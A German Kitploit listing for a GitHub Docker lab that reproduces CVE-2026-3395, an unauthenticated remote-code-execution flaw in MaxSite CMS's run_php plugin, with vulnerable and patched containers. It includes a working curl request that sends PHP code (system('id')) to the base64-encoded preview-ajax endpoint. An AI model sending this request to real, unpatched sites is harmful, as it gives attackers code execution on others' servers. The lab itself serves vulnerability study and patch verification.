

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-3395-Lab — # Bildungs-Docker-Lab zur Demonstration von CVE-2026-3395, einer nicht authentifizierten RCE in MaxSite CMS über das run_php-Plugin, mit verwundbaren und gepatchten Umgebungen für sichere Reproduktion und Analyse. | Kitploit
Tools/GitHubGitHub/rootdirective-sec/cve-2026-3395-lab
SchwachstellenanalyseExploitationWebanwendungs-ExploitationLernen & BildungLabs & Praxis
GitHubrootdirective-sec/cve-2026-3395-lab

CVE-2026-3395-Lab

# Bildungs-Docker-Lab zur Demonstration von CVE-2026-3395, einer nicht authentifizierten RCE in MaxSite CMS über das run_php-Plugin, mit verwundbaren und gepatchten Umgebungen für sichere Reproduktion und Analyse.

Repository anzeigen
149vor 8 MonatenNoch nicht geprüft
Teilen

CVE-2026-3395 — MaxSite CMS Unauthenticated RCE Lab

Dieses Repository dient ausschließlich Bildungs- und Forschungszwecken. Alle Tests müssen in einer lokalen Docker-Lab-Umgebung durchgeführt werden. Stellen Sie dieses Setup nicht auf öffentlichen oder Produktionssystemen bereit.


Zusammenfassung

CVE-2026-3395 betrifft MaxSite CMS und ermöglicht nicht authentifizierten Zugriff auf einen administrativen AJAX-Endpunkt. Wenn das run_php-Plugin aktiviert ist, kann Benutzereingabe über das CMS-Hook-System als PHP-Code ausgewertet werden, was zu Remote Code Execution (RCE) führen kann.

Dieses Repository enthält:

  • Einen verwundbaren Build (Commit vor dem Patch)
  • Einen gepatchten Build (Commit nach dem Fix)
  • Ein Docker-Lab zur Reproduktion
  • Eine sichere Demonstration der Auswirkung

Schwachstellenübersicht

Der verwundbare Endpunkt befindet sich unter:

application/maxsite/admin/plugins/editor_markitup/preview-ajax.php

In der verwundbaren Version:

  • Der Endpunkt kann ohne Authentifizierung aufgerufen werden
  • Benutzereingaben (POST data) werden über mso_hook() geleitet
  • Das run_php-Plugin verarbeitet [php]...[/php]-Blöcke
  • Das Plugin wertet eingeschlossenen Code mit eval() aus

Wenn run_php aktiviert ist, führt dies zu nicht authentifizierter Remote Code Execution.

Die gepatchte Version fügt Folgendes hinzu:

if (!is_login()) die('no login');
mso_checkreferer();

Dies beschränkt den Zugriff auf authentifizierte Benutzer.


Docker-Lab-Einrichtung

Dieses Lab erstellt zwei Umgebungen:

UmgebungPort
Verwundbar8081
Gepatcht8082

Anforderungen

  • Docker
  • Docker Compose v2

1. Erstellen und Starten

docker compose up -d --build

Dies wird:

  • Beide Images erstellen
  • Die Datenbanken starten
  • Den CMS-Installer automatisch ausführen
  • run_php in der Lab-Konfiguration aktivieren

2. Installation überprüfen

Öffnen Sie in Ihrem Browser:

http://localhost:8081  (Verwundbar)
http://localhost:8082  (Gepatcht)

Beide Instanzen sollten erfolgreich geladen werden.
Lab Running


Nachweis der Schwachstelle (Nur im Lab)

Die AJAX-Route verwendet einen base64-kodierten Pfad.

Base64 von:

admin/plugins/editor_markitup/preview-ajax.php

ist:

YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==

Test der verwundbaren Instanz

curl -X POST "http://localhost:8081/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8081/" \
  --data-urlencode "data=[php]system('id');[/php]"

Vulnerable RCE Output


Test der gepatchten Instanz

curl -X POST "http://localhost:8082/ajax/YWRtaW4vcGx1Z2lucy9lZGl0b3JfbWFya2l0dXAvcHJldmlldy1hamF4LnBocA==" \
  -H "X-Requested-With: XMLHttpRequest" \
  -H "Referer: http://localhost:8082/" \
  --data-urlencode "data=[php]system('id');[/php]"

Erwartetes Ergebnis:

no login

Patched Access Control


Lab stoppen

Zum Stoppen der Container:

docker compose down -v

Haftungsausschluss

Verwenden Sie dieses Projekt nur in isolierten Umgebungen für Forschungs- und Lernzwecke.


Referenzen

  • Öffentlicher Write-up: https://github.com/mbanyamer/CVE-2026-3395-MaxSite-CMS-Unauthenticated-RCE/
  • VulDB-Eintrag: https://vuldb.com/?submit.762169
  • Offizieller Patch-Commit: https://github.com/maxsite/cms/commit/08937a3c5d672a242d68f53e9fccf8a748820ef3
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    591
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    481
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    389
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    332
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    255
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    247

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





